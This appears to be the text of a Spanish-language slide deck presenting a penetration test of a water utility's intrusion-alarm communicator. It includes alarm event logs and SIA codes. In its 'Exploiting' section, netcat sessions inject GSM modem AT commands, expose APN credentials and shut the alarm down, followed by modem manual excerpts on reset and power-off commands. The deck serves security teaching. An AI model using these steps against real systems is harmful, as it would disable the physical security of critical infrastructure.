RX Galaxy Event: t109:49/r102/BA1002
RX Galaxy Event: INTRUSION PTA CUBIERT DEP1
RX Galaxy Event: t109:47/r103/CT
RX Galaxy Event: t109:49/r102/BR1002
RX Galaxy Event: -INTRUSION PTA CUBIERT DEP1
RX Galaxy Event: INTRUSION PTA CUBIERT DEP1
RX Galaxy Event: t109:49/r102/BR1001
RX Galaxy Event: -AL. T/ENT PTA SALA DEP1
RX Galaxy Event: t109:49/r102/BR1001
RX Galaxy Event: -AL. T/ENT PTA SALA DEP1
RX Galaxy Event: t109:49/r103/BA1015
RX Galaxy Event: t109:49/r103/BV
RX Galaxy Event: t109:49/r103/BR1015
RX Galaxy Event: t109:49/r102/BA1011
RX Galaxy Event: t109:49/r103/BA1015
RX Galaxy Event: t109:49/r103/BR1015
RX Galaxy Event: t109:49/r102/CT
RX Galaxy Event: t109:49/r102/CR1011
RX Galaxy Event: t109:50/r102/BA1011
RX Galaxy Event: t109:50/r102/BR1011
RX Galaxy Event: t109:50/r103/CP
RX Galaxy Event: t109:50/r102/BR1001
RX Galaxy Event: +OMIT. FORZ PTA SALA DEP1
RX Galaxy Event: t109:51/r102/BR1002
RX Galaxy Event: +OMIT. FORZ PTA CUBIERT DEP1
RX Galaxy Event: t109:51/r102/CP
RX Galaxy Event: t109:51/r102/1d063/p1010/OP
RX Galaxy Event: t109:51/r103/1d063/p1010/OP
RX Galaxy Event: t109:51/r102/BU1001
RX Galaxy Event: -OMIT. FORZ PTA SALA DEP1
RX Galaxy Event: t109:51/r102/BU1002
RX Galaxy Event: -OMIT. FORZ PTA CUBIERT DEP1
RX Galaxy Event: t109:51/r102/BR1002
RX Galaxy Event: -INTRUSION PTA CUBIERT DEP1
RX Galaxy Event: t109:51/r102/1d999/p1017/OR
RX Galaxy Event: t109:51/r103/1d999/p1017/OR
  
```



SIA EVENT CODE LIBRARY

CODE	CODE NAME	DESCRIPTION	Address field
AR	AC restoral	AC power has been restored	unused
AT	AC trouble	AC power has been failed	unused
BA	Burglary alarm	Burglary zone has been violated while armed	zone
BB	Burglary bypass	Burglary zone has been bypassed	zone
BC	Burglary cancel	Alarm has been cancelled	user
BH	Burglary A. rest.	Alarm condition eliminated	zone
BJ	Burglary T. rest.	Trouble condition eliminated	zone
BR	Burglary restoral	Alarm/trouble condition eliminated	zone
BS	Burglary supervisory.	Unsafe intrusion detection system condition	zone
BT	Burglary trouble	Burglary zone activated during testing	zone
BU	Burglary unbypass	Zone bypass has been removed	zone
BV	Burglary Verified	More than 3 burglary zones have been triggered	zone
BX	Burglary test	Burglary zone activated during testing	zone
CA	Automatic closing	System armed automatically	area
CE	Closing extend	Extend closing time	user
CF	Forced closing	System armed, some zones not ready	user
CG	Close area	System has been partially armed	user
CI	Fail to close	An area has not been armed at the end of the closing window	user
CJ	Late close	An area was armed after the closing window	user
CK	Early close	An area was armed before the closing window	user
CL	Closing report	System armed normal	user
CP	Automatic closing	System armed automatically	user
CR	Recent Closing	An alarm occurred within five minutes after the system was closed	user
CS	Closing switch	Account has been armed by Keyswitch	zone
CT	Late to open	System was not disarmed on time	area

- La zona fue violada mientras se armaba (BA)
- La zona fue sobrepasada (BB)
- La condición o evento de la alarma fue eliminado (BR)
- Sistema armado automáticamente (CP)
- El sistema no fue desarmado a tiempo (CT)

3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

- Seguimos revisando los comandos de ficheros de configuración
- Códigos del protocolo SIA: http://www.nexgenerationcentral.com/Portals/7/sia_library.pdf

```
OK: Alive received by Secondary CRA
OK: TX Alive to both CRAs
RX Galaxy Abonate: 00000000
RX Galaxy Event:ti09:42/ri02/id063/pi030/CL
Receiver mode: DUAL
OK: Ethernet Socket Open
```

```
OK: Starting Modem GSM, please wait...
AT
AT
OK
```

```
OK: Starting GPRS, please wait...
AT
OK
```

```
OK
OK: Coverture level: 64
AT+CPMS:
+CPMS: "SM",0,30,"SM",0,30,"SM",0,30
OK
AT
```

```
OK: Event received by Secondary CRA
OK: TX CRA Events Received by CRA:ti09:42/ri02/id063/pi030/CL
OK: Event reach both CRAs
RX Galaxy Abonate: 00000000
RX Galaxy Event:ti09:42/ri03/id063/pi030/CL
Receiver mode: DUAL
OK: Ethernet Socket Open
```

```
OK
AT+WIPBR=2,6,11,"movistar.es"
OK
AT+WIPBR=2,6,0,MOVISTAR
OK
AT+WIPBR=2,6,1,"MOVISTAR"
OK
```

3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

- Repasamos lo que tenemos hasta ahora:

Podemos obtener información desde el exterior de lo que está sucediendo con las Alarmas de esta Infraestructura Crítica.

3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

- ¿Qué podemos hacer Ahora?

Probar de inyectar comandos AT



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

- insertamos comando AT+WOPN para que nos devuelva Operador

!!!Obtenemos Respuesta!!!

```
root@kali: /pentest/01-12-2015/aguas/resoluciones_01-12-2015 # nc 192.168.1.1 8080
AT+WOPN
OK
AT+WIPBR=2,6,11,"movistar.es"

OK
AT+WIPBR=2,6,0,"MOVISTAR"
OK
AT+WIPBR=2,6,1,"MOVISTAR"
OK
```

WIPBR=1,6	pieza la negociación con el operador móvil para la obtención de un canal GPRS.
WIPBR=2,6,11," <u>APN name</u> "	determina el nombre APN del operador
WIPBR=2,6,0," <u>user name</u> "	determina el nombre de usuario de la suscripción
WIPBR=2,6,1," <u>passwd</u> "	introduce la contraseña
WIPBR=4,6,0	solicita la asignación del recurso concede.
WIPBR=3,6,15	pregunta la dirección IPv4 asignada al módem



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)

• **Possible Ataque:** Inutilizar la Alarma: Reset, ShutDown, etc.

!!!FUNCIONA!!!

```
+CME ERROR: 3
+++AT+CME=1
AT&WAT+CME=1
AT
ERROR
AT+WIPBR?
+WIPBR: 6,1
OK
OK: GPRS conected
AT+WIPBR?
+WIPBR: 6,1
OK
AT+CIND?
+CIND: 4,4,1,0,0,0,0
OK
AT+WIPCREATE=2,2,"% 000 111 10",10003
OK
+WIPREADY: 2,2
AT+WIPDATA=2,2,2
CONNECT
OK: GPRS Socket Open
AG&WAT+CME=1
0f0000n1
SHUTDOWN
OK: Starting GPRS, please wait...
AT
+CME ERROR: 843
+WIPPEERCLOSE: 2,2
+++AT
```

```
AT+CME=1
RX: CXZS1
TX: eYZS1*
AT+CME=1
AT+CME=1
RX: DC5A91
TX: UCSA91*0000000000000000
AT+CIND?
+CME ERROR: 3
ERROR: GSM not Registered, reset GSM Modem
RX: CXZS2
TX: eXZS2*
RX: FCOR1000
*PSREADY: 1
TX: gCOR1000*
*PSREADY: 2
*PSSTK: "SETUP MENU",1,4,"Movistar",0,0,1,0,0,2
*PSSTK: "END SESSION"
```

4.12.2 Syntax:

Command Syntax: AT+CFUN=<functionality levels>

COMMAND	POSSIBLE RESPONSES
AT+CFUN?	+CFUN: 1 OK
Note: Ask for current functionality level	Note: Full functionality
AT+CFUN=0	OK
Note: Set minimum functionality, IMSI detach procedure	Note: Command valid
AT+CFUN=1	OK
Note: Set the full functionality mode with a complete software reset	Note: Possible values

4.11 Power off +CPOF

4.11.1 Description:

This specific command stops the GSM software stack as well as the hardware layer. The AT+CFUN=0 command is equivalent to +CPOF.

4.11.2 Syntax:

Command Syntax: AT+CPOF

COMMAND	POSSIBLE RESPONSES
AT+CPOF	OK
Note: Stop GSM stack	Note: Command valid

4.14 Report Mobile Equipment errors +CME

4.14.1 Description:

This command disables or enables the use of the "+CME ERROR: <xxxx>" or "+CMS ERROR: <xxxx>" result code instead of simply "ERROR". See appendix 18.1 for +CME ERROR result codes description and appendix 0 for +CMS ERROR result codes.

4.14.2 Syntax:

Command Syntax: AT+CME=<error reporting flag>

COMMAND	POSSIBLE RESPONSES
AT+CME=0	OK
Note: Disable ME error reports, use only +ERROR	
AT+CME=1	OK
Note: Enable +CME ERROR: <xxxx> or +CMS ERROR: <xxxx>	

The AT+CFUN=1 command restarts the entire GSM stack and GSM functionality: a complete software reset is performed. All parameters are reset to their previous values if AT&W was not used.


Y ahora que ...

3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)

FASE 3: Obtener Acceso (Exploiting)



3. Caso de Éxito: Test de Intrusión Sector Hídrico (aguas)





Oscar Atienza

Responsable Técnico de CiberSeguridad

Gracias!!



www.nunsys.com